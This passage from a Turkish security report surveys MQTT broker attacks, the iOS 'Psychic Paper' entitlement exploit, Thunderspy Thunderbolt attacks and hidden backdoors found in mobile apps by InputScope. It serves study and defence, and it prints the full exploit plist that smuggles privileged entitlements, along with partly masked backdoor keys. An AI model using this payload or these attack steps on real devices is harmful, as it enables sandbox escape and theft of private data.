Diğer bir saldırı yöntemi de *Yetkisiz Retained Mesajıdır*. MQTT protokolünde bir konuya mesaj gönderildiğinde eğer o konuyu takip eden istemciler yoksa mesaj broker tarafından otomatik olarak reddedilir. Fakat gönderilen mesaj Retained olarak etiketlenirse broker bu mesajı tutmaya devam eder ve konuyu takip etmeye başlayan her yeni istemciye bu mesajı iletir. Will mesajının olduğu gibi Retained mesajı da siber güvenlik doktrinleri düşünülerek tasarlanmamıştır. Sisteme ulaşmaya yetkisi sona ermiş eski bir kullanıcıya gizlilik içinde istediği komutu çalıştırma olanağı verir. Örneğin Airbnb üzerinden kiralanan bir odanın akıllı kapı kilidi, bu odayı daha önceden kiralamış olan kötü niyetli birisi tarafından açılmak istenebilir. Kötü niyetli kullanıcı yasal olarak kilidi kullandığı zaman diliminde bir adet Retained mesajı yollayarak (open the door at 3 a.m.) Airbnb odasından çıkış yaptıktan sonra odanın kapısının istediği saatte açılmasını sağlayabilir. Yapılan araştırmalar sonucunda AWS IoT, IBM, Baidu, Tuya Smart, Eclipse Mosquitto gibi popüler IoT bulut platformların bu tür bir atağa karşı savunmasız olduğu görülmüştür[32].

İstemci ve broker sunucusu arasındaki mesajlaşma MQTT oturumları üzerinden yürütülür ancak MQTT oturum yönetimi de IoT Bulut platformları tarafından güvenli şekilde ele alınmayan bir konudur. Her oturum bir istemciyle eşleşir. Bu yüzden istemcinin durumu değiştiğinde oturumun durumu da güncellenmelidir. Örneğin istemcinin IoT cihazına erişim izni iptal edildiğinde ilişkili olduğu oturumun "Subscription" ve "Lifecycle" durumları da güncellenmelidir. Fakat günlük uygulamalarda bu durumların gerektiği gibi ele alınmadığı görülmektedir. Örnek olarak, güncellenmeyen Subscription durumu

şöyle bir senaryoya yol açabilir. IoT cihazı, istemcinin kendisi üzerindeki bütün haklarını iptal ettiğinde, istemci hiçbir proaktif aksiyon alamaz olmalıdır. Fakat, oturum yönetimi dikkatlice incelendiğinde MQTT tanımlamalarının istemcinin haklarını kaybetmesi durumunda oturumun nasıl güncelleneceğini belirtmediği görülmektedir. Bunun sonucu olarak IoT cihazının eski bir kullanıcısı, artık istediği herhangi bir konuyu takip edemese de eskiden kayıtlı olduğu konulara gelen yeni mesajları almaya devam edecektir. IBM, Tuya, Alibaba, Baidu gibi önde gelen IoT bulut platformlarının bu yönetim zafiyetini taşıdığı araştırmacıların analizlerinde ortaya konmuştur[32]. Diğer bir yönetim zafiyeti de Lifecycle durumunun güncellenmemesidir. MQTT istemcisi iki farklı rolde olabilir, cihaz (erişimine izin verilecek bilgi kaynağı) veya kullanıcı (işlem yapmak için kimlik doğrulama veya yetkilendirme aşamalarından geçmek zorunda olan istemci). Bu iki rol IoT bulut platformlarında farklı şekilde yönetilir. IoT cihazı yeni bir kullanıcı tarafından sıfırlandığında önceki kullanıcının cihaza erişim izinleri iptal edilmiş olacaktır. Fakat cihazın "Lifecycle" bilgileri güncellenmemektedir. Bu yüzden cihaz hâlâ aynı kimlik numarasını kullanarak broker üzerindeki konulara erişmektedir. Cihazın kimlik numarası trafik bilgileri dinlenerek kolaylıkla elde edilebileceği için eski kullanıcı yetkili olduğu süreçte bu bilgiyi edinmiş olabilir. Bu adımdan sonra eski kullanıcı sahip olduğu kimlik bilgisi ile IoT cihazını taklit ederek broker sunucusuna sahte mesajlar gönderebilir.

IoT bulut platformları, MQTT istemcilerini kendi platform katmanı kimliklerini (örn. AWS IoT bulutundaki Amazon hesapları) kullanarak doğrular. Ayrıca, her istemci kendi protokol düzeyindeki kimliği olan "ClientId" tarafından da tanımlanır. Bu iki kimlik arasındaki ilişkiler karmaşık olabilir: bir hesapta, her biri kendi ClientId özelliğine sahip birden fazla cihaz bulunabilirken, bir cihaz birden fazla hesap arasında paylaşılabilir. Bu tür ilişkiler eğer iyi yönetilmezse, MQTT iletişiminin saldırılara maruz kalması kaçınılmazdır. ClientId çalma saldırısı bunun bir örneğidir. MQTT protokolünde broker sunucusu eğer tekrar eden bir ClientId algılarsa aynı kimliği kullanan istemcileri sistem otomatik olarak düşürür. Yapılan araştırmalarda istemcilerin ClientId'lerinin ağ trafiği üzerinde açık olarak gittiği gözlemlenmiştir. ClientId'i tespit eden bir saldırgan aynı kimliği kullanarak broker'a kayıt isteği gönderdiğinde kimliğin gerçek sahibi broker tarafından ağdan düşürülecektir. Saldırgan aynı isteği tekrar göndererek sisteme kayıt yaptıracaktır. MQTT, broker'lara eski ClientId'si ile tekrar kayıt olan istemciler geçmiş oturum bilgilerine erişme olanağı sağlayabilir ("Clean Session" parametresi aktive edilmiş CONNECT mesajı gönderildiğinde). Bunun sonucu olarak saldırgan kurbanın sistemden düşmeden önceki bütün bilgilerine erişebilecektir. Bu tür bir saldırının IBM, AWS IoT ve Baidu platformları üzerinde geniş ölçekli olarak gerçekleştirilebileceği gösterilmiştir[32].

Araştırmalar, popüler IoT Bulut platformlarının kullanışlılık merkezli bir tasarıma sahip olan MQTT ile karmaşık bir etkileşime sahip kullanıcı-cihaz ilişkisinin güvenlik ihtiyaçlarını yeterince karşılayamadığını göstermiştir. Bu açığı kapatmak için eksik olan güvenlik modelleri eklenmeli ve kritik protokol varlıkları tasarım ilkeleriyle güvence altına alınmalıdır. Atılabilecek somut adımlar ise şunlardır:

- MQTT kimliği olarak kullanılan ClientId mutlaka doğrulanmalıdır ve eğer bir güvenlik belirteci olarak kullanılacaksa (örn. oturum belirteci) gizliliği garanti edilmelidir.
- Kullanıcı ve cihaz arasındaki Lifecycle ve Subscription durumu gibi kritik öğelerin güncellemeleri yapılmalıdır.
- IoT bulut platformları, kullanıcıların ve cihazların mesaj gönderme/alma haklarını etkin ve güvenlik prensiplerini göz önünde tutarak yönetmelidir (MQTT protokolü bu olgu üzerine geliştirilmiş değildir).

15. iOS Üzerinde Psychic Paper ile Yetki Kazanımı

Apple, kısa süre önce iPhone cihazlardaki e-postalarınıza, mesajlarınıza, fotoğraflarınıza ve parmak izinize bile erişim sağlayan, büyük bir güvenlik açığını kapatan yeni bir güncelleme yayınladı. Psychic Paper tarafından sömürülen bu açık, uygulamanın kod imzasında bulunan XML maniple edildiğinde, iOS sistemi üzerinde tüm dosyalara erişim sağlamaktadır.

XML, yapı olarak HTML'e benzese de daha katı kurallara sahiptir. Temel olarak tüm nicelikler iki etiket (tag) arasına yazılır; <tag> bir etiketi açar, </tag> bir etiketi kapatır. Ancak bunun dışında eşleşme olmayan etiketler (<mis>matched</tags>), asla kapatılmayan nitelikler (<attributes that="are never closed>) ve hatta sadece <!> şeklinde bir etiket bile kullanarak geçerli bir XML oluşturulabilmektedir[33].

Güvenlik açığı <!--> ve <!-> tokenlarının kullanımına dayalıydı. Sistemde kullanılan ve uygulamalardaki yetkilendirmeyi sağlayan 4 farklı XML ayrıştırıcının bu tokenları farklı yorumladığı keşfedilmiştir. Bu ayrıştırıcılardan biri güvenlik kontrollerini yaparken, uygulamalara yetkiyi veren farklı bir XML ayrıştırıcıydı. Güvenlik kontrolünden sorumlu kütüphane tüm bloğu yorum olarak görüp istenen haklar incelemezken, yetkilendirmeyi yapan kütüphane ise bloğu geçerli kabul edip okuyarak zararlı hakların verilmesini sağlamaktadır[33].

Bu açık, iki ayrıştırıcı kütüphanenin çıktılarını karşılaştıran bir kontrol eklenerek iOS 13.5 beta sürümünde çözülmüştür.

Psychic Paper Sömürüsü Nedir, Nasıl Çalışır?

iOS ve diğer Apple cihazlar için oluşturulacak uygulamalar sadece Xcode üzerinden derlenebilir. Xcode üzerinde derleme yapmadan uygulama oluşturma süreci

incelendiğinde sistemde bir açık olduğu görülmüştür. Bu açığı istismar eden sömürüde kullanılan terimlerin anlamlarını aşağıda bulabilirsiniz.

PropertyList(plist): iOS ve macOS işletim sistemleri, kod imzaları için propertylist (özellik listesi) kısaca plist adı verilen XML biçimindeki dosyaları kullanır.

Kod İmzaları: İki farklı türe ayrılan kod imzaları, iOS uygulamalarına imza sertifikası sağlar. Bunlar:

1. App Store imzaları; sadece Apple tarafından sağlanır ve uygulamanızın bu imzayı alması için detaylı bir inceleme olan App Store incelemesini geçmesi gerekir.
2. Geliştirici imzaları; ücretsiz "7-day", "regular" geliştirici veya kurumsal sertifikayla oluşturulabilir.

Sandbox: Uygulamaya sağlanan kısıtlı kaynak kümesidir. Instagram'ı örnek verecek olursak, fotoğraflara erişim sağlayabilir ancak sisteme ya da hassas bilgilere erişimi güvenlik nedeniyle kısıtlanır.

Entitlements (yetkilendirmeler): Her uygulama için ayrı ayrı atanan ayrıcalıklar kümesidir. Kod imzalarında plist dosyaları olarak yazılır ve Sandbox kurallarını belirlerler. iOS için uygulamaların erişimlerine izin verir ya da reddederler.

Nasıl çalıştığını kısaca anlatacak olursak, sömürü iPhone üzerindeki hassas verilere ulaşmak için Entitlement plist dosyalarına karışarak çalışır. Bu sömürü yöntemi Sandbox Escape olarak bilinir[33].

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <!-- these aren't the droids you're looking for -->
    <!--><!-->
    <key>platform-application</key>
    <true/>
    <key>com.apple.private.security.no-container</key>
    <true/>
    <key>task_for_pid-allow</key>
    <true/>
    <!-- -->
</dict>
</plist>
```

Şekil 60: Sömürü kodu.

Sömürü, Sandbox Escape yapabilmek için 3 kötü amaçlı yetkiyi (entitlement) kullanıyor.

- **com.apple.private.security.no-container:** iPhone kullanıcısının erişebildiği tüm dosyalara okuma ve yazma erişimi kazanarak iOS güvenliğini tamamen ortadan kaldırmak için kullanılır.
- **task_for_pid-allow:** Seçili işlemin görev bağlantı noktasını (portunu) görüntüleyip, saldırganın işlem belleğini okuma ve yazmasına izin verir.
- **platform_application:** Apple tarafından imzalanmamış binary dosyalardan, Apple tarafından imzalanmış binary dosyalara sızılması işlemini maskeler.

Bu yetkileri tanımlayarak sömürü, kernel ve root dışında tüm dosyalara erişim sağlayabiliyor[33].

Psychic Paper Sömürüsünün Zararlı Etkileri

Bu sömürü sadece iPhone'larda değil, iPad, Mac, Watch ve diğer tüm Apple cihazları için de zararlı olabilir. Kolaylıkla aşılabilen güvenlik kontrolleriyle ele geçirilebilen gizli verileriniz, yanlış kişilere ulaştığında etkileri oldukça yıkıcı olacaktır. Sömürü fiziksel temas gerektirmediği için, dünyanın diğer ucundaki bir saldırgan karşısında bile cihazınız savunmasız kalacaktır. Bu sömürünün ortaya çıkmasından bu yana, birçok araştırmacı benzer deneylerini açıkladı. Bunlardan biri, SMS mesajlarınızı ve iMessage'larınızı okuyan sömürüyken, başka biri dosya okuma ve yazma izniyle cihaz üzerinde shell erişimi elde eden sömürüydü[34].

Psychic Paper Sömürüsü Nasıl Çözüldü?

Saldırgana, sonsuz yetki sağlayan bu açıklık CVE-2020-3883 zafiyet numarasıyla aşağıdaki şekilde raporlandı.

AppleMobileFileIntegrity

Geçerli olduğu cihazlar: iPhone 6s ve üstü, iPad Air 2 ve üstü, iPad mini 4 ve üstü ve iPod touch 7. nesil

Etki: Bir uygulama keyfi yetkileri kullanabilir.

Açıklama: Bu sorun kontroller iyileştirilerek giderildi.

CVE-2020-3883: Linus Henze (pinauten.de)[35]

Apple bu sömürüye neden olan açıklığı yeni bir XML ayrıştırıcı ekleyerek çözdü. Aynı işlemi yapan birden fazla kod parçasının olmasının, bu hatayı kapatırken belki ileride başka bir hatanın ortaya çıkmasına neden olabileceği düşünülmektedir.

16. Thunderbolt Portları ile Bilgisayardaki Verilere Erişim Mümkün

Björn Ruytenberg bilgisayarlardaki Thunderbolt portunu hedef alan, Thunderspy adını verdiği çalışmasında, bu porta sahip fiziksel erişime açık bilgisayarlardaki verilerin okunup kopyalanabileceğini gösterdi[36]. Thunderspy ile bu verilerin okunabilmesi, şifrelenmiş bir sürücüde, hatta kilitli ya da uyku kipinde olan bir bilgisayarda dahi mümkün olmaktadır. Thunderspy çalışırken sistemde iz bırakmamakta, ayrıca bilgisayar sahibinin bir linke tıklamasını ya da zararlı bir donanım kullanmasını gerektirmemektedir. Bilgisayarda Secure Boot, güçlü BIOS koruması, parolalar ve hatta disk şifreleme aktif olsa dahi saldırıyı yapmak mümkün olmaktadır. Intel'in tasarımında 7 adet zafiyet bulan araştırmacı 9 saldırı senaryosuyla bu zafiyetleri nasıl sömürebileceğini göstermiştir. Saldırılmak istenen bilgisayara, tornavida ve kolay taşınabilir bir donanımla 5 dakikada bu senaryoları uygulamak mümkün olmaktadır.

Araştırmacının Spycheck adını verdiği ücretsiz ve açık kaynak kodlu bir araçla, herhangi bir bilgisayarın bu zafiyetlerden etkilenip etkilenmediği test edilebilmektedir. Bu araç ayrıca sistemi bu zafiyetlerden korumak için çeşitli tavsiyelerde bulunmaktadır. Thunderbolt Controller Firmware Patcher (tcfp) yazılımı ile Thunderbolt güvenlik mekanizması, SPIblock aracı ile de SPI Flash'ın yazma izni devre dışı bırakılabilmektedir. Bu iki araç beraber kullanıldığında Thunderbolt güvenlik mekanizması kalıcı olarak ortadan kaldırılmakta, gelecek firmware güncellemeleri de engellenebilmektedir.

Thunderbolt Intel tarafından geliştirilen 40 Gbps'e kadar veri aktarım hızına izin veren bir bağlantı metodudur. Thunderbolt kullanılarak cihazlara Direkt Bellek Erişimi yapılabileceği, bir saldırganın fiziksel erişimi olduğu sistemdeki şifrelenmiş sunuculardan veri okuyabildiği ve tüm belleğe veri yazabildiği gösterilmiştir. Intel bu saldırılara önlem olarak "Güvenlik Seviyeleri" çözümünü sunmuştur. Bu yöntemle kullanıcının sadece güvendiği Thunderbolt cihazlara erişim yetkisi vermesi sağlanmaktadır. Bu çözüm ayrıca saldırgan cihazların kullanıcının yetkilendirdiği cihazların yerine geçmesini engellemektedir.

Thunderspy ise Thunderbolt 1, 2 ve 3 için geliştirilen bu güvenlik mekanizmalarını devre dışı bırakmayı sağlamaktadır. Bu çalışmada Thunderbolt üzerinde şu zafiyetler tespit edilmiştir:

1. Yetersiz ürün yazılım doğrulama yöntemleri
2. Zayıf cihaz kimlik doğrulama yöntemleri
3. Kimliği doğrulanmamış cihaz meta verilerinin kullanımı
4. Geriye dönük uyumluluk kullanarak düşürme saldırısı
5. Kimliği doğrulanmamış denetleyici yapılandırmalarının kullanımı
6. SPI Flash arabirimi eksiklikleri
7. Boot Camp Thunderbolt güvenliğinin eksikliği

Bu zayıflıklar kullanılarak 9 pratik sömürü senaryosu gerçekleştirilebiliyor. Araştırmacılar "Evil Maid" saldırı modelini kullanarak, rasgele bir Thunderbolt cihazı tanımlayıp, kullanıcının yetkilendirmiş olduğu bir Thunderbolt cihazını kopyaladılar. Sonra da PCIe bağlantısı kullanarak Direkt Bellek Saldırıları yaptılar.

2011-2020 yılları arasında üretilmiş Thunderbolt teknolojisine sahip bütün sistemler bu saldırılardan etkilenmektedir. 2019'dan sonra üretilen Kernel Direkt Bellek Erişimi korumalı bazı sistemler ise bu saldırıların sadece bir kısmından etkilenmektedir. Bu zayıflıklar yazılım güncellemesiyle değil ancak donanım güncellemesiyle ortadan kaldırılabiliyor.

Manuel olarak yapılacak test ile bir cihaz üzerinde Şekil 61'de belirtilen ikonlar var ise bu cihazın belirtilen zafiyetleri barındırdığı söylenebilir.

Şekil 61: Manuel test için bakılması gereken ikonlar.

Intel ve Apple ile iletişime geçen araştırmacı iki üreticinin de zafiyetlerin çözümü için bir girişimde bulunmadığını belirtti. Intel zafiyetlerin varlığını kabul etmekle birlikte bu zafiyetlere CVE numarası atamayacağını açıkladı.

Saldırıdan Korunma Yöntemleri

Bu saldırılardan etkilenmiş bir sistemi korumak için şu yöntemler önerilmektedir:

- Kullanılan sistemlere sadece güvenilen cihazlar bağlanmalıdır.
- Bilgisayar ekranı kilitli dahi olsa fiziksel erişime açık bırakılmamalıdır.
- Cihazlar "Sleep" kipi yerine "Hibernate" kipine alınmalıdır.
- Eğer Thunderbolt kullanılmayacaksa UEFI üzerinden Thunderbolt portları tamamen kapatılmalıdır.
- Bu saldırıların Direkt Bellek Erişimi yapan kısımlarını engellemek için 2019 sonrası sistemlerde bulunan Intel tasarımlı Kernel Direkt Bellek Erişimi Koruması kullanılmalıdır.

17. Mobil Uygulamalardaki Girdi Doğrulama Yöntemleriyle Arka Kapıların Keşfi

Mobil uygulamaların popülaritesinin günden güne artmasına paralel olarak başta Apple Uygulama Mağazası ve Google Oyun Mağazası gibi platformlar üzerinden olmak üzere, yüz milyonlarca akıllı telefon kullanıcısı sayısız uygulamayı sanal marketlerden indirerek kullanmaktadır. Bu uygulamalar zengin ve kullanışlı özelliklerini son kullanıcılara sunarken içlerinde ifşa etmedikleri birçok gizli özelliği de barındırmaktadır. Bunlara örnek olarak; kara listeler oluşturarak istenmeyen içerikleri engelleme, hassas içerikli bilgi toplama ve arka kapılar oluşturma verilebilir. Bu çalışmada girdi doğrulama yöntemleri gösterilerek, uygulamalar üzerinde yapılan işlemlerle kullanıcı tarafından girilen girdilere uygulamanın verdiği cevaplar, geliştirilmiş güçlü bir araçla incelenecek ve gizli özellikler ortaya çıkarılmaya çalışılacaktır. Söz konusu "InputScope" aracı, arka planda oluşturulan bu sırları otomatik olarak ortaya çıkarmak için, hem kullanıcı girişi doğrulamasının yürütme bağlamını (execution context) tespit etmek hem de doğrulamaya dahil olan içeriği otomatik olarak algılamak için geliştirilmiştir. InputScope, en büyük sanal marketlerde sunulan, aralarında trend

uygulamalar da bulunan 150 binden fazla mobil uygulama üzerinde (Google Play'den en fazla indirilen 100 bin uygulama da bu veri kümesine dahildir) test edilmiş ve bu uygulamaların 12.706 tanesinin bir şekilde arka kapı bulundurduğu, 4.028 tanesinin ise kara liste tasarımı içerdiği gözlemlenmiştir. Uygulamalar değişik türlerden arka kapılar içerebilir; gizli erişim anahtarları, ana parolalar (master passwords) ve sadece yönetici yetkisiyle erişim sağlanabilen fonksiyonlar uygulamaların barındırdığı gizli davranışlara örnektir. Kara liste tasarımlarındaki amaç özellikle istenmeyen içeriklerin kullanılmasını engellemektir. Örneğin siyasi liderlerin isimleri, ırkçı söylemlerin ve hakaretlerin engellenmesi gibi.

Görünüşte güvenli olan uygulamaların içinde, kullanıcıların ve geliştiricilerin farkında olmadan çalışarak farklı motivasyonlarla kullanıcılara zarar veren ve güvenlik tehlikesi oluşturan çeşitli yöntemler mevcuttur. Bir ekran kilidi uygulaması ana parolayı bilen herkesin ekran kilidini atlatmasına (bypass) izin veren bir arka kapı içerebilir. Yine bu tür gizli işlevler, kullanıcıların uygulamaya yerleştirilmiş kısıtlamaları atlatmasına izin verebileceğinden, arka kapılar geliştiricilere de zarar verebilmektedir (örneğin parola ile korunan gizli bir menü, uygulama içindeki ücretli özellikleri ücretsiz olarak etkinleştirebilir). Son olarak çalışmada 1 milyondan fazla kullanıcı tarafından indirilen bir çeviri uygulaması içinde, uygulama içi reklamları ücretsiz kaldırma gibi gelişmiş hizmetler için ödeme panelini atlatan bir gizli anahtar örnek üzerinden anlatılacaktır. Bu bölümde yukarda anlatılan tüm örneklere ait incelemeler sunulacaktır[37].

Altyapı ve Motivasyon

Bu alt başlıkta InputScope'u daha iyi anlamak için gerekli altyapı anlatılacaktır. İlk olarak mobil uygulamalardan alınan girdi türleri açıklanacak, sonrasında mobil uygulamalarda kullanıcı girdisinin nasıl doğrulanacağı incelenecek ve son olarak da gerçek örnekler üzerinden bu problemin nasıl çözüleceği açıklanacaktır:

Mobil uygulamalarda girdi türleri

Girdiler iç girdiler ve dış girdiler olmak üzere ikiye ayrılır. İç girdiler, uygulamanın doğrudan kendisinin okuyabildiği girdi türleridir. Bunlara örnek olarak uygulamanın program kodundan gelen değiştirilemeyen girdiler (hardcoded string) veya uygulama içinden taşınan kaynak dosyalarından gelen girdiler (örn. bir veritabanı) verilebilir. Dış girdiler ise uygulamanın dış dünyadan tükettiği girdilerdir. Bunlar da ikiye ayrılır. İlki dış yerel girdiler, sistem kütüphanelerinden girdiler veya kullanıcının tuş vuruşları (keystrokes). Dış uzak girdiler ise uzak sunuculardan veya dış cihazlardan (örn. bluetooth cihazı) alınan girdilerdir.

Kullanıcı girdisi nasıl doğrulanır

Girdinin oluşturacağı davranıştan önce uygulama kodu tarafından doğrulanması gerekir. Girdi doğrulaması kara listeler ve beyaz listeler üzerinden yapılır. Girdi geliştirici tarafından tanımlanmış engellenmiş içerik listesiyle karşılaştırılıyorsa bu listeye kara liste denir. Bu listeler genelde geliştirici tarafından saklı tutulur. Antivirüsler tarafından tespit edilen virüs imzaları buna örnektir ve virüslerin kaçmasının önlenmesi için bu imzaları fark etmesi gerekir. Eğer girdi kabul edilen içeriklerin bulunduğu bir liste ile karşılaştırılıyorsa buna beyaz liste denir. Kara listenin aksine bu listelerin boyutları sabittir ve kullanıcının sistemi kullanma yeteneğine sahip olabilmesi için beyaz listedeki kaynakları bilmesi gerekir.

Uygulamalar geliştirilirken sentetik ve semantik girdi doğrulama yöntemleri de kullanılabilir. Sentetik doğrulamaya örnek geçersiz posta adresi, telefon numarası veya posta kodu uyarılarıdır. Semantik doğrulama ise kullanıcı girdilerinin tutarlılığına/anlamına odaklanır. Örneğin 31 Şubat tarihinin girdi olarak girilmesi veya online sipariş uygulamasında sipariş sırasında sepette en az bir ürünün bulunması gibi.

Örnek

Gizli arka kapı: Eğer uygulamada girdi erişim kontrolünü (kimlik doğrulama gibi) atlatmak için kullanılıyorsa, bu girdi bir arka kapıdır. Arka kapı, bir uygulamanın kod segmenti üzerinden incelenmiştir:


```
1  public boolean onKey(View arg4, int arg5, KeyEvent arg6) {
2      this.d = this.findViewById(2131296464);
3      int v0 = 66;
4      ...
5      if(arg5 == v0 && arg4 == this.d && arg6.getAction() == 0){
6          if((this.d.getText().toString().equals("q***d"))
                  && this.a != null) {
7              this.a.setVisibility(8); // reklamları gizle
8              return 0;
9          }
10         // standart çeviri uygulaması kodu
11         return 1;
12     ...
13 }
```

Şekil 62: Sözlük uygulamasında gizli erişim anahtarı tarafından tetiklenmiş bir arka kapı.

Şekil 62'de görülen kod segmenti bir sanal mağazada 1 milyondan fazla indirilmiş bir çeviri uygulamasına aittir. Gizli erişim anahtarıyla nasıl arka kapı oluşturulduğu gösterilmiştir. 2. satır da görülen "this.d" değişkeni, içinde kullanıcı girdilerini tutmaktadır. 6. satırda görülen if bloğu içinde ise bu değişkenin tuttuğu değer, yani kullanıcı girdisi, dizeye (stringe) dönüştürülmekte ve sabit olarak kodlanmış (hardcoded) "q***d" dizesiyle karşılaştırılarak iki değerin birbirine eşit olup olmadığı kontrol edilmektedir. Sonrasında eğer iki değer birbiriyle aynı ise 7. satırda görülen reklamları gizleme özelliği aktive edilmektedir. Aslında, reklamları kaldırmak ücretli bir

uygulama içi hizmettir, yani bu sabit kodlu dize, uygulama kısıtlamalarını atlamak için bir arka kapıdır.

InputScope İnceleme



Şekil 63: InputScope'un incelenmesi.

Yukarıdaki Şekil 63'te 4 önemli bileşen mevcuttur: I) Girdi Doğrulama Tespiti, statik analizle doğrulama yönteminin geçerliliğini tespit eder. II) Karşılaştırılmış İçerik Çözümlenmesi, karşılaştırılan içeriğin kaynaklarını belirlemek için geriye doğru dilimleme (backward slicing) gerçekleştirir ve ardından son dize değerini hesaplamak için bu dilimi kullanır. III) Bağlam Karşılaştırması, kullanıcı girdisi ve karşılaştırılmış içeriği alarak birden-ikiye, çoktan-ikiye veya çoktan çoğa anlam ilişkisi kurarak kod gönderme (code dispatch) işlemini gerçekleştirir. IV) Gizli bilgileri açığa çıkarma, tüm sınırlamaları ve tedbirleri kullanarak arka kapı, saklı komutlar ve sansürlenmiş anahtar kelimeleri ortaya çıkaran bileşendir.

Değerlendirme

InputScope aracının analizleri incelenirken veri kümesi olarak üç farklı kaynaktan yararlanılmıştır. Android uygulamalar üzerinde yapılan çalışma boyunca kullanılacak ilk veri kaynağı dünya çapında en çok Android uygulama barındıran Google Play olmuştur. Bu mağazada tüm kategorilerde en çok indirilen 100 bin ücretsiz uygulama taranmıştır. İkinci kaynak olan Apple Store'dan ise en çok indirilen 20 bin ücretsiz uygulama veri kümesinde kullanılmıştır. Üçüncü veri kaynağı olarak önceden yüklenmiş uygulamalar, yani cihaz satın alındığında varsayılan olarak gelen 30 bin uygulama kullanılmıştır. İncelenen veri kümesinin InputScope aracında yapılan statik analiz istatistikleri aşağıdaki tabloda paylaşılmaktadır:

Tablo 2'ye göre veri kümesinde incelenmiş 150 bin mobil uygulamanın 114.797 tanesinde denklik kontrolü yapılmıştır. Bunların 34.958 tanesinde sadece boş girdi olup olmadığı kontrol edilmiştir. InputScope, geriye kalan 79.839 uygulama içinde 4.028 uygulamanın kara liste içerdiğini ve 12.706 uygulamanın arka kapı bulundurduğunu belirlemiştir.

Bu sonuçlara göre gizli arka kapı davranışlarına ait sonuçlar analiz edilmiştir. Arka kapılar gibi gizli davranışların ortaya çıkarılmasıyla ne tür faydaların sağlanabileceği izleyen bölümde değerlendirilmektedir.

Kaynak	Değer
Test edilen uygulamalar	150.000
Denklik kontrolü içeren uygulamalar: - Sadece boş girdi kontrolü yapan uygulamalar - Boş olmayan girdi kontrolü yapan uygulamalar	114.797 34.958 79.839
Arka kapı içeren uygulamalar: % Google Play içinde bulunanlar % Apple Store içinde bulunanlar % Önceden yüklenmiş uygulamalar içinde bulunanlar	12.706 %6,86 %5,32 %15,96
Gizli erişim anahtarı içeren uygulamalar Ana parola içeren uygulamalar Gizli yetki yükseltme komutları içeren uygulamalar	7.584 501 6.013
Kara liste içeren uygulamalar: % Google Play içinde bulunanlar % Apple Store içinde bulunanlar % Önceden yüklenmiş uygulamalar içinde bulunanlar	4.028 %1,98 %4,46 %3,87

Tablo 2: Değerlendirme sonuçlarının genel istatistiği.

Gizli Arka Kapı Davranışları:

Arka kapılar; gizli erişim anahtarları, ana parolalar ve saklı komutlar kullanarak içinde saklandıkları uygulamanın bulunduğu sistem üzerinde yetki yükseltme, hassas verilere erişim ve daha birçok zarara yol açabilmektedir.

1) **Erişim anahtarları ile tetiklenen gizli davranışlar:** Bunlar sayesinde uygulamanın yönetici paneline giriş yapılabilir, bir kullanıcının standart kullanıcılar tarafından görünmez olmasına, uygulamanın ayar ve yapılandırma dosyalarında değişiklikler yapmasına olanak tanır. Örneğin InputScope sayesinde tespit edilen ve 5 milyondan fazla kullanıcıya sahip canlı spor yayını yapan bir uygulama üzerinde, "U***S" erişim anahtarıyla gizli yönetici panelindeki ayarlar menüsüne herhangi bir kullanıcının erişim hakkına sahip olabildiği tespit edilmiştir. Başarılı giriş sağlandıktan sonra, yönetici paneli saldırgana konfigürasyon URL'lerini değiştirme, ağ ID'sini değiştirme, geçici geçişi sıfırlama (temporary pass) gibi yetki yükseltme hakları tanır. Aynı zamanda erişim hakları üzerinden yapılabilecek diğer bir saldırı senaryosu ise standart kullanıcıların parolalarının açığa çıkarılması veya sıfırlanması olabilir. Yine 5 milyondan fazla indirilen bir ekran kilidi hizmeti üzerinde tespit edilen ve saldırganın birçok yanlış parola denemesinden sonra tetiklenen gizli butonun ortaya çıkması buna bir örnektir. Saldırgan bu yolla yanlış tıklamalar ile gizli butonu aktifleştirmiş ve özel kodun istendiği arayüze ulaşmıştır. Sonrasında erişim anahtarı olan "0**9*" kodunu girmesiyle parolayı sıfırlayabilmiş ve ekran kilidini açma

yetkisine sahip olmuştur. Yine InputScope üzerinden gözlemlenen bir başka uygulamada ise bu sefer saldırgan gelişmiş servis ödeme sistemi üzerinde erişim anahtarını dış değer olarak kullanmış, girdi doğrulama sınıfındaki kontrolü atlatarak reklamları kaldırmayı başarmış ve 13 dolara sağlanan bu hizmeti ücretsiz olarak elde edebilmiştir. Tüm bu örneklerden anlaşıldığı gibi uygulamaların içindeki kullanıcı girdi doğrulama yöntemleri uygulamaların gizli sırlarını açığa çıkarabilmektedir. Bu yolla uygulamanın hem kullanıcılarına hem de hizmet sağlayıcılarına zarar verilebilmektedir. Nitekim bahsedilen uygulamalar milyondan fazla indirilmeye sahiptir ve benzer geliştirici hataları analiz edilen uygulamaların birçoğunda ortak olarak gözlemlenmiştir.

2) **Ana parolalar ile tetiklenen gizli davranışlar**: InputScope'un veri kümesinde 501 ana parola kullanan uygulama olduğunu tespit ettiği yukarda gösterilmiştir. (*bkz.* Tablo 2: Değerlendirme sonuçlarının genel istatistiği) Ana parolalar, karşılaştırma yapmak için kullanılan hedef parametrelerin çalınması veya üzerine yazılmasında kullanılarak çok tehlikeli olabilmektedir. 10 milyondan fazla indirilmiş bir güvenlik uygulamasında, kullanıcılara akıllı telefonlarının kaybolması durumunda yardımcı olmak için tasarlanmış uzaktan ekran kilitlemeye olanak tanıyan bir özellik bulunmaktadır. Bu uygulama kullanıcılarını korumak için birçok güvenlik mekanizması sunar. Ama bunun yanında telefonun SMS yoluyla uzaktan silinebilmesine rağmen içerdiği ana parola olan 9***8 ile korumayı atlatarak bu özelliğin kullanmasına engel olunabilir. Bunun sonucunda çalındığı zaman başkaları tarafından rahatça kullanımını sağlayabilir. Bir günlük uygulamasında yakalanan zafiyette ise, günlük kullanıcılar tarafından şifreyle korunabilmektedir. Fakat saldırgan ana parola olan lv***3 parolasını kullanarak, uygulama ekranının alt panelinde "hatalı parola" uyarısı çıkmasına rağmen gizli günlüğün kilidini açıp içeriği düz metin olarak görüntüleyebilmektedir.

